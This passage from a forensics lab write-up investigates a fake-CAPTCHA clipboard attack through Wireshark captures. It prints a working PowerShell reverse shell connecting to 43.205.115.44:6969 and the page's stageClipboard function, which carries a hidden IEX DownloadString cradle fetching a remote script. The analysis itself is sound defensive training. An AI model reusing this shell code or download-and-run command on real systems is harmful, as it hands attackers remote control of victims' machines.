
Q4 To which port did the reverse shell connect?

We found this answer from decoded powershell blob in previous question.



```
Output
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback
' + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

We can also find this from network traffic. Remember the series of multiple tcp connections to a single unique port? That was an indication of reverse shell/C2 connection because the connection was established for some time.




```
1617… 2024-09-23 05:08:02.657638 172.17.79.129   43.205.115.44   TCP   60 63590 → 80 [FIN, ACK] Seq=440 Ack=3536 Win=64240 Len=0
1617… 2024-09-23 05:08:02.657638 43.205.115.44   172.17.79.129   TCP   60 80 → 63590 [ACK] Seq=3536 Ack=441 Win=64239 Len=0
1800… 2024-09-23 05:08:20.447920 43.205.115.44   172.17.79.129   TCP   61 6969 → 63589 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
1800… 2024-09-23 05:08:20.497172 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=1 Ack=8 Win=64233 Len=0
1801… 2024-09-23 05:08:20.528380 172.17.79.129   43.205.115.44   TCP  124 63589 → 6969 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70
1801… 2024-09-23 05:08:20.528380 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [ACK] Seq=8 Ack=71 Win=64240 Len=0
2235… 2024-09-23 05:09:27.639973 172.17.79.129   43.205.115.44   TCP   60 63588 → 80 [FIN, ACK] Seq=85 Ack=1618 Win=64240 Len=0
2235… 2024-09-23 05:09:27.639973 43.205.115.44   172.17.79.129   TCP   60 80 → 63588 [ACK] Seq=1618 Ack=86 Win=64239 Len=0
2927… 2024-09-23 05:12:02.882001 43.205.115.44   172.17.79.129   TCP   63 6969 → 63589 [PSH, ACK] Seq=8 Ack=71 Win=64240 Len=9
2927… 2024-09-23 05:12:02.929146 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=71 Ack=17 Win=64224 Len=0
2932… 2024-09-23 05:12:03.774006 172.17.79.129   43.205.115.44   TCP  101 63589 → 6969 [PSH, ACK] Seq=71 Ack=17 Win=64224 Len=47
2932… 2024-09-23 05:12:03.774041 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [ACK] Seq=17 Ack=118 Win=64240 Len=0
2946… 2024-09-23 05:12:07.914215 43.205.115.44   172.17.79.129   TCP   63 6969 → 63589 [PSH, ACK] Seq=17 Ack=118 Win=64240 Len=9
2946… 2024-09-23 05:12:07.928514 172.17.79.129   43.205.115.44   TCP  443 63589 → 6969 [PSH, ACK] Seq=118 Ack=26 Win=64215 Len=389
2946… 2024-09-23 05:12:07.928514 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [ACK] Seq=26 Ack=507 Win=64240 Len=0
3315… 2024-09-23 05:12:57.644552 43.205.115.44   172.17.79.129   TCP  135 6969 → 63589 [PSH, ACK] Seq=26 Ack=507 Win=64240 Len=81
3315… 2024-09-23 05:12:57.698920 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=507 Ack=107 Win=64134 Len=0
3321… 2024-09-23 05:12:58.237817 172.17.79.129   43.205.115.44   TCP  101 63589 → 6969 [PSH, ACK] Seq=507 Ack=107 Win=64134 Len=47
3321… 2024-09-23 05:12:58.237817 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [ACK] Seq=107 Ack=554 Win=64240 Len=0
3648… 2024-09-23 05:13:32.376870 43.205.115.44   172.17.79.129   TCP  206 6969 → 63589 [PSH, ACK] Seq=107 Ack=554 Win=64240 Len=152
3649… 2024-09-23 05:13:32.418645 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=554 Ack=259 Win=63982 Len=0
4619… 2024-09-23 05:14:19.252605 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [PSH, ACK] Seq=259 Ack=554 Win=64240 Len=1
4619… 2024-09-23 05:14:19.306901 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=554 Ack=260 Win=63981 Len=0
4625… 2024-09-23 05:14:19.663180 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [PSH, ACK] Seq=260 Ack=554 Win=64240 Len=1
4627… 2024-09-23 05:14:19.711576 172.17.79.129   43.205.115.44   TCP   60 63589 → 6969 [ACK] Seq=554 Ack=261 Win=63980 Len=0
4806… 2024-09-23 05:14:31.386096 43.205.115.44   172.17.79.129   TCP   60 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
4806… 2024-09-23 05:14:31.484932 43.205.115.44   172.17.79.129   TCP   60 [TCP Retransmission] 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
```

Ans 6969

Q5 For how many seconds was the reverse shell connection established between C2 and the victim's workstation?


We can calculate this time by diffing the time when first communication started on this port and when it ended.



```
1617… 2024-09-23 05:08:02.657638 172.17.79.129   43.205.115.44   TCP    60 63590 → 80 [FIN, ACK] Seq=440 Ack=3536 Win=64240 Len=0
1617… 2024-09-23 05:08:02.657638 43.205.115.44   172.17.79.129   TCP    60 80 → 63590 [ACK] Seq=3536 Ack=441 Win=64239 Len=0
1800… 2024-09-23 05:08:20.447920 43.205.115.44   172.17.79.129   TCP    61 6969 → 63589 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
1800… 2024-09-23 05:08:20.497172 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=1 Ack=8 Win=64233 Len=0
1801… 2024-09-23 05:08:20.528380 172.17.79.129   43.205.115.44   TCP   124 63589 → 6969 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70
1801… 2024-09-23 05:08:20.528380 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=8 Ack=71 Win=64240 Len=0
2235… 2024-09-23 05:09:27.639973 172.17.79.129   43.205.115.44   TCP    60 63588 → 80 [FIN, ACK] Seq=85 Ack=1618 Win=64240 Len=0
2235… 2024-09-23 05:09:27.639973 43.205.115.44   172.17.79.129   TCP    60 80 → 63588 [ACK] Seq=1618 Ack=86 Win=64239 Len=0
2927… 2024-09-23 05:12:02.882001 43.205.115.44   172.17.79.129   TCP    63 6969 → 63589 [PSH, ACK] Seq=8 Ack=71 Win=64240 Len=9
2927… 2024-09-23 05:12:02.929146 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=71 Ack=17 Win=64224 Len=0
2932… 2024-09-23 05:12:03.774006 172.17.79.129   43.205.115.44   TCP   101 63589 → 6969 [PSH, ACK] Seq=71 Ack=17 Win=64224 Len=47
2932… 2024-09-23 05:12:03.774041 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=17 Ack=118 Win=64240 Len=0
2946… 2024-09-23 05:12:07.914215 43.205.115.44   172.17.79.129   TCP    63 6969 → 63589 [PSH, ACK] Seq=17 Ack=118 Win=64240 Len=9
2946… 2024-09-23 05:12:07.928514 172.17.79.129   43.205.115.44   TCP   443 63589 → 6969 [PSH, ACK] Seq=118 Ack=26 Win=64215 Len=389
2946… 2024-09-23 05:12:07.928514 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=26 Ack=507 Win=64240 Len=0
3315… 2024-09-23 05:12:57.644552 43.205.115.44   172.17.79.129   TCP   135 6969 → 63589 [PSH, ACK] Seq=26 Ack=507 Win=64240 Len=81
3315… 2024-09-23 05:12:57.698920 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=507 Ack=107 Win=64134 Len=0
3321… 2024-09-23 05:12:58.237817 172.17.79.129   43.205.115.44   TCP   101 63589 → 6969 [PSH, ACK] Seq=507 Ack=107 Win=64134 Len=47
3321… 2024-09-23 05:12:58.237817 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=107 Ack=554 Win=64240 Len=0
3648… 2024-09-23 05:13:32.376870 43.205.115.44   172.17.79.129   TCP   206 6969 → 63589 [PSH, ACK] Seq=107 Ack=554 Win=64240 Len=152
3649… 2024-09-23 05:13:32.418645 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=259 Win=63982 Len=0
4619… 2024-09-23 05:14:19.252605 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [PSH, ACK] Seq=259 Ack=554 Win=64240 Len=1
4619… 2024-09-23 05:14:19.306901 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=260 Win=63981 Len=0
4625… 2024-09-23 05:14:19.663180 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [PSH, ACK] Seq=260 Ack=554 Win=64240 Len=1
4627… 2024-09-23 05:14:19.711576 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=261 Win=63980 Len=0
4806… 2024-09-23 05:14:31.386096 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
4806… 2024-09-23 05:14:31.484932 43.205.115.44   172.17.79.129   TCP    60 [TCP Retransmission] 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
```


First add a new filter so we dont miss any packet

ip.addr== 43.205.115.44 && tcp.port==6969




```
ip.addr== 43.205.115.44 && tcp.port==6969

No.   Time                       Source          Destination     Protocol Lengtl Info
1492… 2024-09-23 05:07:48.073971 172.17.79.129   43.205.115.44   TCP    66 63589 → 6969 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1493… 2024-09-23 05:07:48.137918 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1493… 2024-09-23 05:07:48.138142 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1800… 2024-09-23 05:08:20.447920 43.205.115.44   172.17.79.129   TCP    61 6969 → 63589 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
1800… 2024-09-23 05:08:20.497172 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=1 Ack=8 Win=64233 Len=0
1801… 2024-09-23 05:08:20.528380 172.17.79.129   43.205.115.44   TCP   124 63589 → 6969 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70
1801… 2024-09-23 05:08:20.528380 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=8 Ack=71 Win=64240 Len=0
2927… 2024-09-23 05:12:02.882001 43.205.115.44   172.17.79.129   TCP    63 6969 → 63589 [PSH, ACK] Seq=8 Ack=71 Win=64240 Len=9
2927… 2024-09-23 05:12:02.929146 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=71 Ack=17 Win=64224 Len=0
2932… 2024-09-23 05:12:03.774006 172.17.79.129   43.205.115.44   TCP   101 63589 → 6969 [PSH, ACK] Seq=71 Ack=17 Win=64224 Len=47
2932… 2024-09-23 05:12:03.774041 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=17 Ack=118 Win=64240 Len=0
2946… 2024-09-23 05:12:07.914215 43.205.115.44   172.17.79.129   TCP    63 6969 → 63589 [PSH, ACK] Seq=17 Ack=118 Win=64240 Len=9
2946… 2024-09-23 05:12:07.928514 172.17.79.129   43.205.115.44   TCP   443 63589 → 6969 [PSH, ACK] Seq=118 Ack=26 Win=64215 Len=389
2946… 2024-09-23 05:12:07.928514 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=26 Ack=507 Win=64240 Len=0
3315… 2024-09-23 05:12:57.644552 43.205.115.44   172.17.79.129   TCP   135 6969 → 63589 [PSH, ACK] Seq=26 Ack=507 Win=64240 Len=81
3315… 2024-09-23 05:12:57.698920 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=507 Ack=107 Win=64134 Len=0
3321… 2024-09-23 05:12:58.237817 172.17.79.129   43.205.115.44   TCP   101 63589 → 6969 [PSH, ACK] Seq=507 Ack=107 Win=64134 Len=47
3321… 2024-09-23 05:12:58.237817 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [ACK] Seq=107 Ack=554 Win=64240 Len=0
3648… 2024-09-23 05:13:32.376870 43.205.115.44   172.17.79.129   TCP   206 6969 → 63589 [PSH, ACK] Seq=107 Ack=554 Win=64240 Len=152
3649… 2024-09-23 05:13:32.418645 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=259 Win=63982 Len=0
4619… 2024-09-23 05:14:19.252605 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [PSH, ACK] Seq=259 Ack=554 Win=64240 Len=1
4619… 2024-09-23 05:14:19.306901 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=260 Win=63981 Len=0
4625… 2024-09-23 05:14:19.663180 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [PSH, ACK] Seq=260 Ack=554 Win=64240 Len=1
4627… 2024-09-23 05:14:19.711576 172.17.79.129   43.205.115.44   TCP    60 63589 → 6969 [ACK] Seq=554 Ack=261 Win=63980 Len=0
4806… 2024-09-23 05:14:31.386096 43.205.115.44   172.17.79.129   TCP    60 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
4806… 2024-09-23 05:14:31.484932 43.205.115.44   172.17.79.129   TCP    60 [TCP Retransmission] 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
```

The start time is:




```
    Time                         Source
1492… 2024-09-23 05:07:48.073971 172.17
```

and the end time is:



```
4806… 2024-09-23 05:14:31.386096 43.205.115.4
```


The time between Oct. 21, 2024, 5:07:48 AM and Oct. 21, 2024, 5:14:31 AM is:

0 day, 0 hour, 6 minutes, and 43 seconds

0.004664 day

0.112 hour

6.72 minutes

403 seconds

Start Time: Oct 21 2024
Hour 5 Minute 07 Second 48 AM Now


End Time: Oct 21 2024
Hour 5 Minute 14 Second 31 AM Now

Ans 403 seconds


Q6 Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?


We can see the source code since the traffic is http and cleartext. Lets add following filter.

ip.addr== 43.205.115.44 && http


```
ip.addr== 43.205.115.44 && http
No.     Time                        Source          Destination     Protocol Lengtl Info
  57448 2024-09-23 05:06:15.933181 172.17.79.129   43.205.115.44   HTTP      401 GET / HTTP/1.1
  57543 2024-09-23 05:06:16.028666 43.205.115.44   172.17.79.129   HTTP      668 HTTP/1.1 200 OK  (text/html)
  58627 2024-09-23 05:06:17.019675 172.17.79.129   43.205.115.44   HTTP      354 GET /favicon.ico HTTP/1.1
  58687 2024-09-23 05:06:17.083453 43.205.115.44   172.17.79.129   HTTP      546 HTTP/1.1 404 Not Found  (text/html)
  1488… 2024-09-23 05:07:47.547413 172.17.79.129   43.205.115.44   HTTP      138 GET /office2024install.ps1 HTTP/1.1
  1488… 2024-09-23 05:07:47.619554 43.205.115.44   172.17.79.129   HTTP      210 HTTP/1.1 200 OK
  1576… 2024-09-23 05:07:57.584974 172.17.79.129   43.205.115.44   HTTP      493 GET / HTTP/1.1
  1577… 2024-09-23 05:07:57.651412 43.205.115.44   172.17.79.129   HTTP      668 HTTP/1.1 200 OK  (text/html)
```


We will look at the second packet where the attacker's server responded with HTTP 200 OK status to victim's machine.


```
57448 2024-09-23 05:06:15.933181 172.17.79.129   43.205.115.44   HTTP   401 GET / HTTP/1.1
57543 2024-09-23 05:06:16.028666 43.205.115.44   172.17.79.129   HTTP   668 HTTP/1.1 200 OK  (text/html)
58627 2024-09-23 05:06:17.019675 172.17.79.129   43.205.115.44   HTTP   354 GET /favicon.ico HTTP/1.1
```



```
> Frame 57543: 668 bytes on wire (5344 bits), 668 bytes captured (5344 bits) on interfac
> Ethernet II, Src: VMware_f7:80:51 (00:50:56:f7:80:51), Dst: VMware_9e:0d:ac (00:0c:29:
> Internet Protocol Version 4, Src: 43.205.115.44, Dst: 172.17.79.129
> Transmission Control Protocol, Src Port: 80, Dst Port: 63571, Seq: 2921, Ack: 348, Len
> [3 Reassembled TCP Segments (3534 bytes): #57541(1460), #57542(1460), #57543(614)]
> Hypertext Transfer Protocol
> Line-based text data: text/html (432 lines)
```

Lets expand this data and we can see its source code. We find the function name containing the payload which we initially saw in question 1 which was used as initial access.



```
   function stageClipboard(commandToRun, verification_id){\n
const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024
      const suffix = " # "\n
      const ploy = "✅ ''I am not a robot - reCAPTCHA Verification ID: "\n
      const end = "''"\n
      const textToCopy = revershell\n

      setClipboardCopyData(textToCopy);\n
   }\n
```


Ans stageClipboard

Summary

